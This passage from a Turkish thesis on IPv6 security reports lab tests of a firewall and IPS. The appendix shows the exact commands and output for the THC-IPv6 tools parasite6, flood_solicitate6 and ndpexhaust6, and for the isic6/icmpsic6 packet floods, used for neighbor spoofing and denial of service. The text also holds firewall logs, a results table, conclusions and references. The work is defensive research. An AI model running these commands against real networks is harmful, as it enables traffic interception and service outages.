checking build system type... x86_64-unknown-linux-gnu
checking host system type... x86_64-unknown-linux-gnu
checking target system type... x86_64-unknown-linux-gnu
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
checking whether make sets $(MAKE)... yes
checking whether to enable maintainer-specific portions of Makefiles... no
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking for style of include used by make... GNU
checking dependency style of gcc... none
checking how to run the C preprocessor... gcc -E
checking for grep that handles long lines and -e... /bin/grep
checking for egrep... /bin/grep -E
checking for ANSI C header files... yes
checking for sys/types.h... yes
```

Şekil 4.25. Libnet kütüphanesi kurulum aşamaları

```
altug@ubuntu1:~/Indirilenler$ tar -xvf isic-0.07.tar
./isic-0.07/ChangeLog
./isic-0.07/configure
./isic-0.07/configure.in
./isic-0.07/esic.c
./isic-0.07/icmpsic6.c
./isic-0.07/icmpsic.c
./isic-0.07/INSTALL
./isic-0.07/install-sh
./isic-0.07/isic.1
./isic-0.07/isic6.c
./isic-0.07/isic.c
./isic-0.07/isic.h
./isic-0.07/LICENSE
./isic-0.07/Makefile.in
./isic-0.07/multisic.c
./isic-0.07/README
./isic-0.07/tcpsic6.c
./isic-0.07/tcpsic.c
./isic-0.07/udpsic6.c
./isic-0.07/udpsic.c
./isic-0.07/wrapper.sh
```

Şekil 4.26. Sıkıştırılmış isic6 açılması

THC-IPv6 ile gerçekleştirilen çoğu testte saldırgan başarılı olmuştu, güvenlik duvarı çoğunda kayıt oluşturmamış, IPS sistemi zorla girişleri tespit etmekte zorluk çekmiştir. Aslında piyasada çok fazla sayıda olmayan bu IPv6 saldırı mekanizmalarından birisini daha deneyerek güvenlik duvarının ve IPS mekanizmalarının aslında saldırılara karşı dayanıklı olduğu da ispat edilmiştir.

SAL1 bilgisayarından “isic6 -s fe80::1234:5678:90ab:cdef -d fe80::20c:29ff:fe13:e02c” betiğini çalıştırarak saldırı başlatılmıştır. Bu atak sahte bir kaynaktan, değiştirilmiş çok sayıda IPv6 paketlerini güvenlik duvarının yerel bağlantı gönderim adresine gönderir. Bu saldırı uzun süre denenmeli ve birkaç saat ardından güvenlik duvarı çökmemelidir. Saldırı başladıktan hemen sonra güvenlik duvarı kayıtlarında gelen her paketin güvenlik duvarı veya IPS tarafından reddedildiği, Şekil 4.27 ve Şekil 4.28’de görülmektedir.

All Records* (fw.log)																
No.	Date	Time	Y	Y	Y	Origin	Y	Y	Y	Pro...	Service	Source	Source User Name	Destination	Rule	
1906...	14Jan2014	14:21:55				r77				TCP	tcp	32224	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c	8	
1906...	14Jan2014	14:21:55				r77				TCP	tcp	55776	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c	8	
1906...	14Jan2014	14:21:55				r77				ipv6-icmp		fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c			
1906...	14Jan2014	14:21:56				r77				TCP	tcp	480	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	29664	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	12000	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c	8	
1906...	14Jan2014	14:21:56				r77				TCP	tcp	37088	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	60128	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	3808	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				ipv6-icmp		fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c			
1906...	14Jan2014	14:21:56				r77				TCP	tcp	51936	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	56032	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	4064	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	18144	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	54752	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c	8	
1906...	14Jan2014	14:21:56				r77				ipv6-icmp		fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c			
1906...	14Jan2014	14:21:56				r77				TCP	tcp	3296	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	17120	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	55008	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	51168	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	47584	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	52448	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				ipv6-icmp		fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c			
1906...	14Jan2014	14:21:56				r77				ipv6-icmp		fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c			
1906...	14Jan2014	14:21:56				r77				TCP	tcp	47328	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		
1906...	14Jan2014	14:21:56				r77				TCP	tcp	44256	fe80::1234:5678:90ab:cdef	fe80::20c29fff:fe13:e02c		

Şekil 4.27. Güvenlik duvarı farklı nedenlerle engelledi

The figure displays two screenshots of the Snort 2.8.3 GUI, illustrating the interface for analyzing network traffic and security rules.

Left Screenshot: Packet Details

- Record Details:** Previous, Next, Copy Details
- Packet Sanitizer:** Malformed Packet
- Confidence Level:** High
- Severity:** Medium
- Log Info:**
 - Product: IPS Software Blade
 - Date: 14Jan2014
 - Time: 14:23:03
 - Number: 1908187
 - Type: Log
 - Origin: r77
- General Event Information:**
 - Action: Drop
 - Protection Name: PacketSanity
 - Attack: Malformed Packet
 - Attack Information: Invalid TCP flag combination
 - CVE List: CAN-2002-1071
 - Severity: Medium
 - Confidence Level: High
 - Performance Impact: Very Low
 - Protection Type: Protocol Anomaly
 - Follow Up: Not Followed
 - Links: [Open Protection...](#), [Add Exception...](#), [Go To Advisory...](#)
- Traffic:**
 - Source: fe80::1234:5678:90ab:cdef
 - Destination: fe80::20c:29ff:fe13:e02c
 - Service: 38880
 - Protocol: TCP tcp
 - Interface: eth3
 - Source Port: 11278
- Policy:**
 - Policy Name: Standard
 - Policy Date: Tue Dec 31 15:14:02 2013
 - Policy Management: r77management
 - IPS Profile: No Protection
- Attack Information:**
 - Reason: ---
 - Reject ID: ---
 - Reason: ---
- More:**
 - Source: fe80::1234:5678:90ab:cdef
 - Protection ID: PacketSanity
 - Industry Reference: CAN-2002-1071
 - Product Family: Network
 - Information: TCP flags: FIN-RST

Right Screenshot: Security Gateway/Management

- Record Details:** Previous, Next, Copy Details
- Log Info:**
 - Product: Security Gateway/Management
 - Date: 14Jan2014
 - Time: 14:22:10
 - Number: 1906567
 - Type: Log
 - Origin: r77
- Traffic:**
 - Source: fe80::1234:5678:90ab:cdef
 - Destination: fe80::20c:29ff:fe13:e02c
 - Service: ---
 - Protocol: ipv6-icmp
 - Interface: eth3
 - Source Port: ---
- Policy:**
 - Policy Name: Standard
 - Policy Date: Tue Dec 31 15:14:02 2013
 - Policy Management: r77management
- Rule:**
 - Action: Drop
 - Rule: ---
 - Current Rule Number: ---
 - Rule Name: ---
 - User: ---
- More:**
 - Product Family: Network
 - Information: ICMP: Parameter Problem
ICMP Type: 4
ICMP Code: 107
message_info: ICMPv6 destination is different from offending packet's source

Sekil 4.28. Güvenlik duvarı ve IPS kayıtlarına birer örnek

Isic6 ile gerçekleştirilen diğer saldırıda ise ICMPv6 açıkları denenmiştir. SAL1 bilgisayarından “icmpsic6 -s fe80::1234:5678:90ab:cdef -d fe80::20c:29ff:fe13:e02c” betiğini çalıştırarak saldırı başlatılmıştır. Bu atak, değiştirilmiş ICMPv6 paketlerinin güvenlik duvarının yerel bağlantı gönderim adresine gönderilmesini sağlar. İki atakta da her şey otomatik gelişir, yani program paketleri kendisi değiştirerek saldırıları gerçekleştirir. Bu saldırıda da güvenlik duvarı atağı engellemiş ve kayıtlarında bunu gösterebilmiştir. Birkaç saat sonucunda da güvenlik duvarının işlemcisi çok az artmış, haberleşme devam etmiş ve paketler engellenmeye devam etmiştir. Bu testlerin sonucunda saldırgan güvenlik duvarına karşı başarılı bir atak geliştirememiştir.

IPv6 ve ICMPv6 açıklarına karşı gerçekleştirilen saldırıların çoğunda saldırgan başarılı oldu. Çoğu atakta servis dışı bırakma başarılı olurken, kimi ataklarda saldırgan trafiği istediği noktalara yönlendirebilmişti. Fakat çoğu saldırıda güvenlik duvarının kayıt üretmediği görülmektedir. Kayıt üretmesi, atağı engelleyemediği zamanlarda dahi en azından saldırıyı ağ yöneticilerinin fark edebilmesi açısından önem teşkil eder. Hatta ayarlanabilecek tetikleyicilerle, güvenlik duvarının belli değerlerdeki, belli paketlerdeki işleme sayısı arttığı zaman o bağlantıyı kesmesi veya yöneticiye e-posta göndererek durumdan haberdar etmesi için önemlidir. Ataklarda anlatılan, ancak bu bölümde yer verilmeyen ekran görüntüleri EK-1 kısmında verilmiştir. Ayrıca tüm ataklarda kullanılan araçlar, atakların amacını ve başarı durumlarını özetleyen tabloya Çizelge 4.3’de yer verilmiştir.

Çizelge 4.3. Gerçekleştirilen testlerin türü, amacı ve başarı durumları

Atak türü	Kullanılan araç	Atağın amacı	Atağın başarı durumu
Yükseltme saldırısı	rsmurf6	İletişim kesintisi	Başarılı
Yönlendirici uyarı atağı	denial6	Servis dışı bırakma	Başarılı
Yönlendirici alan atağı	fake_router26	Yönlendirme tablosunu değiştirmek	Başarısız
Yönlendirici ilan atağı	flood_router26	Servis dışı bırakmak	Başarılı
Komşu ilan atağı	parasite6	İletişim kesintisi oluşturmak	Başarılı
Komşu ilan atağı	fake_advertise6	İletişim kesintisi oluşturmak	Başarılı
Komşu rica atağı	flood_solicitate6	Servis dışı bırakmak	Başarılı
Komşu rica atağı	ndpexhaust6	Servis dışı bırakmak	Başarılı
Güvenlik kuralları denetlemesi	isic6	Güvenlik duvarında hata aramak	Başarısız
Güvenlik kuralları denetlemesi	icmpsic6	Güvenlik duvarında hata aramak	Başarısız

5. SONUÇ

Bu tez çalışmasında genel olarak IPv6 yenilikleri ve özelliklerinin anlatılmasından sonra IPv6, ICMPv6 ve DHCPv6 ile gelen güvenlik açıkları anlatılmıştır. Ayrıca saldırılar anlatılmış ve bu saldırılar sanal ortamda kurulan ağ üzerinde incelemeye alınmıştır. Testlerde özellikle güvenlik duvarlarını hedef alan saldırılar üzerinde durulmuştur. Test sonuçları IPv6'nın bazı özelliklerinin beklenen güvenlik seviyesinde olmadığını göstermektedir.

Çıkan olumsuz sonuçlara rağmen, yakın tarihte yeni protokole geçmenin kaçınılmaz olduğu bir gerçektir. Özellikle ağ yöneticilerinin, geçiş aşamaları ve yeni protokolün tasarımında ayrıca bilgilendirilmesi gerekmektedir. Çünkü tez aşamasında da anlatıldığı gibi internet ortamından IPv6'ya yapılan ataklarda çok yıkıcı, önü alınamayan atakların sayısı azdır, saldırılar genellikle yerel ağ ortamından gelmektedir. Ağları yöneten uzmanlar, yerel ağda alacağı tedbirler sayesinde birçok saldırıdan korunabilirler. Tabi bu konuda güncel güvenlik açıkları takip edilmeli ve ağın kendine özel yapısı düşünülerek önlemler alınmalıdır. Ayrıca bazı ataklara karşı elimizdeki sistemler ne kadar iyi ayarlanırsa ayarlanırsın bazı saldırılara maruz kalınabilir. Tez çalışmasında güncel güvenlik açıkları kurulan ağ ortamındaki, güncel işletim sistemlerine sahip bilgisayar ve sunucular, ağ cihazları ve güvenlik duvarları ile test edilmiştir. Çıkan sonuçlar incelendiğinde, ön tanımlı ayarlarıyla gelen cihazların birçok saldırıya açık olduğu gözlenmiş ve bu açıklara karşı alınabilecek önlemler verilerek, bu önlemlerin uygulanması sonucunda güvenli bir yapıya sahip olunabileceği bildirilmiştir.

Genel güvenlik tavsiyelerine bölüm başlıkları içerisinde yer verilen bu tez çalışmasında, mümkün olduğunca açıklayıcı şekiller eklenerek, test ortamında yapılan saldırıların ve sonuçlarının daha iyi gözler önüne serilmesi amaçlanmıştır. Alınan sonuç IPv6'nın beklenen güvenlik seviyesine ulaşamadığı gerçeğidir. Fakat protokolün geliştirilmesiyle birlikte kazandığı ek özellikler ve düzgün bir yapılandırma ile güvenli bir yapıya ulaşmak daha kolay olmaktadır. Yüzde yüz güvenliği sağlamanın imkansız olduğu günümüz şartlarında amaç, güvenlik seviyesini mümkün olan en üst düzeylere taşımak olmalıdır.

KAYNAKLAR

1. Hinden, R., and Deering, S. (2006). Ip version 6 addressing architecture. *Internet Engineering Task Force Magazine*, RFC 4291, 2-6.
2. Nordmark, E. (2000). Stateless ip/icmp translation algorithm (SIIT). *Internet Engineering Task Force Magazine*, RFC 2765, 8-9.
3. T.C. Başbakanlık Kamu Kurum ve Kuruluşları İçin IPv6'ya Geçiş Planı Genelgesi. (2010).
URL:<http://www.webcitation.org/query?url=http%3A%2F%2Fwww.resmigazete.gov.tr%2Feskiler%2F2010%2F12%2F20101208-7.htm&date=2014-04-10>, Son Erişim Tarihi: 12.05.2014.
4. Huitema, C. (2006). Teredo: Tunneling IPv6 over udp through network address translations (NATs). *Internet Engineering Task Force Magazine*, RFC 4380, 4.
5. Carpenter, B., and Moore, K. (2001). Connection of IPv6 domains via IPv4 clouds. *Internet Engineering Task Force Magazine*, RFC 3056, 5-6.
6. Çalışkan, B. K., Yüce, E., Eryol, G., Gürcan, İ., Soysal, M., Koç, N. K., ve Bektaş, O. (2012). IPv6 el kitabı v2.1. *Tübitak Ulakbim*, 20, 58-59, 65-66.
7. Deering, S., and Hinden, R. (1998). Internet protocol version 6 (IPv6) specification. *Internet Engineering Task Force Magazine*, RFC 2460, 2-24.
8. Çalışkan, B., ve Bektaş, O. (2008). IPv6 ikili yığın geçiş yönteminde uygulamaların saldırı altında performans analizi. *Isc Turkey Üçüncü Uluslararası Katılımlı Bilgi Güvenliği ve Kriptoloji Konferansı Bildiriler Kitabı*, 5-6.
9. Conta, A., Deering, S., and Gupta, M. (2006). Internet control message protocol (ICMPv6) for the internet protocol version 6 (IPv6) specification. *Internet Engineering Task Force Magazine*, RFC 4443, 3-4, 8-14.
10. Narten, T., Nordmark, E., Simpson, W., and Soliman, H. (2007). Neighbor discovery for ip version 6 (IPv6). *Internet Engineering Task Force Magazine*, RFC 4861, 18-28.
11. Arkko, J., Kempf, J., Zill, B., and Nikander, P. (2005). Secure neighbor discovery (SEND). *Internet Engineering Task Force Magazine*, RFC 3971, 3-18.
12. Thomson, S., Narten, T., and Jinmei, T. (2007). IPv6 stateless address autoconfiguration. *Internet Engineering Task Force Magazine*, RFC4862, 11-17.
13. Droms, R., Bound, J., Volz, B., Lemon, T., Perkins, C., and Carney, M. (2003). Dynamic host configuration protocol for IPv6 (DHCPv6). *Internet Engineering Task Force Magazine*, RFC 3315, 6, 13, 17-19, 61-63.
14. Sotillo, S. (2006). IPv6 security issues. *East Carolina University*, 3-4.

15. İnternet: İleri seviye IPv6 özellikleri. (2011). *Tübitak Ulakbim*. URL: <http://www.webcitation.org/query?url=http%3A%2F%2Fwww.ulakbim.gov.tr%2Fegitim%2FBOLUM6-IleriSeviyeIPv6Ozellikleri.pdf&date=2014-04-10>, Son Erişim Tarihi: 12.05.2014.
16. Perkins, C., Johnson, D., and Arkko, J. (2011). Mobility support in IPv6. *Internet Engineering Task Force Magazine*, RFC 6275, 34-64.
17. Bolat, A. (2007). Mobil ip. *Bilgi Teknolojileri ve İletişim Kurumu*, 1.
18. İnternet: Internet protocol version 6 address space. (2013). *Internet Assigned Numbers Authority (IANA)*. URL: <http://www.webcitation.org/query?url=http%3A%2F%2Fwww.iana.org%2Fassignments%2FIPv6-address-space%2FIPv6-address-space.txt+&date=2014-04-10>, Son Erişim Tarihi: 12.05.2014.
19. Hagen, S. (2006). *IPv6 essentials* (Second edition). Cambridge: O'Reilly Media, 137.
20. Crawford, M. (1998). Transmission of IPv6 packets over ethernet networks. *Internet Engineering Task Force Magazine*, RFC 2464, 1-5.
21. İnternet: IEEE 802 numbers. (2013). *Internet Assigned Numbers Authority (IANA)*. URL: <http://www.webcitation.org/query?url=http%3A%2F%2Fwww.iana.org%2Fassignments%2Fieee-802-numbers%2Fieee-802-numbers.txt&date=2014-04-10>, Son Erişim Tarihi: 12.05.2014.
22. Davies, E., Krishnan, S., and Savola, P. (2007). IPv6 transition/coexistence security considerations. *Internet Engineering Task Force Magazine*, RFC 4942, 19-25.
23. Nordmark, E., and Gilligan, R. (2005). Basic transition mechanisms for IPv6 hosts and routers. *Internet Engineering Task Force Magazine*, RFC 4213, 4-18.
24. İnternet: IPv6 geçiş mekanizmaları. (2011). *Tübitak Ulakbim*. URL: <http://www.webcitation.org/query?url=http%3A%2F%2Fwww.ulakbim.gov.tr%2Fegitim%2FBOLUM2-IPv6GecisMekanizmalari.pdf&date=2014-04-10>, Son Erişim Tarihi: 12.05.2014.
25. Templin, F., Gleeson, T., and Thaler, D. (2008). Intra-site automatic tunnel addressing protocol (ISATAP). *Internet Engineering Task Force Magazine*, RFC 5214, 2-5.
26. Heuse, M. (2010, 27-30 Aralık). *Recent advances in IPv6 insecurities*. Paper presented at the Chaos Computer Club Congress, Berlin.
27. Yüce, E., Gökırmak, Y., Bektaş, O., ve Orcan, S. (2009). IPv6 geçiş yöntemleri güvenlik analizi. *Tübitak Ulakbim*, 1-2, 4.
28. Bektaş, O., ve Soysal, M. (2008). IPv6 ağlarında solucan dağılımı. *Tübitak Ulakbim*, 2-3.
29. Hogg, S. and Vyncke, E. (2009). *IPv6 security*. Indianapolis: Cisco Press, 29-32, 74-76.

30. Partridge, C., and Jackson, A. (1999). IPv6 router alert option. *Internet Engineering Task Force Magazine*, RFC 2711, 4.
31. Faucheur, F. (2011). Ip router alert considerations and usage. *Internet Engineering Task Force Magazine*, RFC 6398, 6.
32. Sağıroğlu, Ş., Bektaş, O., ve Soysal, M. (2008). Güvenlik penceresinden IPv4/IPv6 karşılaştırılması. *İsc Turkey Üçüncü Uluslararası Katılımlı Bilgi Güvenliği ve Kriptoloji Konferansı Bildiriler Kitabı*, 1, 5-6.
33. Kartal, M., Sağıroğlu, Ş., ve Bülbül, H. İ. (2013). IPv6’da güvenlik açıklarına genel bir bakış. *Politeknik Dergisi*, 16(3), 1,5,8.
34. Davies, E., and Mohacsi, J. (2007). Recommendations for filtering ICMPv6 messages in firewalls. *Internet Engineering Task Force Magazine*, RFC 4890, 13-21.
35. Nikander, P., Kempf, J., and Nordmark, E. (2004). IPv6 neighbor discovery trust models and threats. *Internet Engineering Task Force Magazine*, RFC 3756, 17-18.
36. Xiaodong, Z., Mayan, and Yumei, Z. (2009). The research and realization of IEEE 802.1X and account. *Second International Symposium on Computational Intelligence and Design*, 3-4.

EKLER

EK-1. (devam) Yapılan saldırılarla ilgili ekran görüntüleri

```
altug@ubuntu1:~$ sudo su
[sudo] password for altug:
root@ubuntu1:/home/altug# parasite6
parasite6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: parasite6 [-lRFHD] interface [fake-mac]

This is an "ARP spoofer" for IPV6, redirecting all local traffic to your own
system (or nirvana if fake-mac does not exist) by answering falsely to
Neighbor Solicitation requests
Option -l loops and resends the packets per target every 5 seconds.
Option -R will also try to inject the destination of the solicitation
NS security bypass: -F fragment, -H hop-by-hop and -D large destination header
root@ubuntu1:/home/altug#
root@ubuntu1:/home/altug# parasite6 eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
=> echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Started ICMP6 Neighbor Solicitation Interceptor (Press Control-C to end) ...
Spoofed packet to fe80::20c:29ff:fe13:e02c as 2001:db8:732c:8110::112
Spoofed packet to 2001:db8:732c:8110::112 as 2001:db8:732c:8110::1
Spoofed packet to fe80::20c:29ff:fe13:e02c as 2001:db8:732c:8110::112
Spoofed packet to fe80::38a9:9815:187a:4ffc as fe80::20c:29ff:fe13:e02c
Spoofed packet to fe80::20c:29ff:fe9b:73ae as 2001:db8:732c:8110::1
Spoofed packet to fe80::20c:29ff:fe13:e02c as fe80::38a9:9815:187a:4ffc
Spoofed packet to fe80::20c:29ff:fe13:e02c as fe80::20c:29ff:fe9b:73ae
Spoofed packet to fe80::20c:29ff:fe78:1d7f as 2001:db8:732c:8110::1
Spoofed packet to fe80::38a9:9815:187a:4ffc as fe80::20c:29ff:fe13:e02c
Spoofed packet to fe80::20c:29ff:fe9b:73ae as fe80::20c:29ff:fe13:e02c
Spoofed packet to fe80::20c:29ff:fe13:e02c as fe80::20c:29ff:fe78:1d7f
Spoofed packet to fe80::20c:29ff:fe13:e02c as fe80::38a9:9815:187a:4ffc
Spoofed packet to fe80::20c:29ff:fe13:e02c as fe80::20c:29ff:fe9b:73ae
Spoofed packet to fe80::20c:29ff:fe78:1d7f as fe80::20c:29ff:fe13:e02c
Spoofed packet to fe80::38a9:9815:187a:4ffc as fe80::20c:29ff:fe13:e02c
Spoofed packet to fe80::20c:29ff:fe9b:73ae as fe80::20c:29ff:fe13:e02c
```

Şekil 1.5. Komşu ilanlarına yönelik saldırı testleri uygulaması 1

```
root@ubuntu1:/home/altug# flood_solicitate6
flood_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_solicitate6 interface [target]

Flood the network with neighbor solicitations.
root@ubuntu1:/home/altug# flood_solicitate6 eth0
Starting to flood network with neighbor solicitations on eth0 (Press Control-C to
end, a dot is printed for every 100 packet):
.....
.....
.....
.....
.....
```

Şekil 1.6. Komşu ricalarına yönelik saldırı testleri uygulaması 1

EK-1. (devam) Yapılan saldırılarla ilgili ekran görüntüleri

```
Statistics:
TX bytes:263320785 packets:605211 errors:0 dropped:0 overruns:0 carrier:0
RX bytes:150486631 packets:623876 errors:0 dropped:0 overruns:0 frame:0
r77> show interface eth3
state on
mac-addr 00:0c:29:13:e0:2c
type ethernet
link-state link up
mtu 1500
auto-negotiation on
speed 1000M
ipv6-autoconfig Not configured
duplex full
monitor-mode off
link-speed 1000M/full
comments lan
ipv4-address 192.168.110.87/24
ipv6-address 2001:db8:732c:8110::1/64
ipv6-local-link-address fe80::20c:29ff:fe13:e02c/64

Statistics:
TX bytes:61146967 packets:663539 errors:0 dropped:0 overruns:0 carrier:0
RX bytes:113097310213 packets:806759480 errors:0 dropped:0 overruns:0 frame:0
```

Şekil 1.7. Güvenlik duvarı arayüz özellikleri

```
root@ubuntu3:/home/altug# ndpexhaust6
ndpexhaust6 by mario fleischmann <mario.fleischmann@1und1.de>

Syntax: ndpexhaust6 interface destination-network [sourceip]

Randomly pings IPs in target network


root@ubuntu3:/home/altug# ndpexhaust6 eth0 2001:db8:732c:8050::/64
Starting to randomly ping addresses in network 2001:db8:732c:8050::/64 on eth0:
.....
.....
.....
```

Şekil 1.8. Komşu ricalarına yönelik saldırı testleri uygulaması 4

EK-1. (devam) Yapılan saldırılarla ilgili ekran görüntüleri


```
altug@ubuntu1:~/indirilenler$ sudo isic6 -s fe80::1234:5678:90ab:cdef -d fe80::20c:29ff:fe13:e02c -I 20
Compiled against Libnet 1.1.3
Installing Signal Handlers.
Seeding with 1662
No Maximum traffic limiter
Bad IP Version = 10%          Odd Payload Length = 10%
Frag'd Pcnt = 10%          Bad Hop-by-Hop Options = 10%
1000 @ 67815.0 pkts/sec and 52524.5 k/s
2000 @ 66286.6 pkts/sec and 49572.7 k/s
3000 @ 69604.0 pkts/sec and 52421.6 k/s
4000 @ 71880.4 pkts/sec and 54062.2 k/s
5000 @ 71756.6 pkts/sec and 53497.9 k/s
6000 @ 71454.1 pkts/sec and 53745.5 k/s
7000 @ 71715.4 pkts/sec and 54860.8 k/s
8000 @ 69526.5 pkts/sec and 52144.6 k/s
9000 @ 68441.6 pkts/sec and 51365.2 k/s
10000 @ 67732.3 pkts/sec and 51700.0 k/s
11000 @ 70972.3 pkts/sec and 51631.9 k/s
12000 @ 72934.1 pkts/sec and 52528.5 k/s
13000 @ 68994.1 pkts/sec and 51606.8 k/s
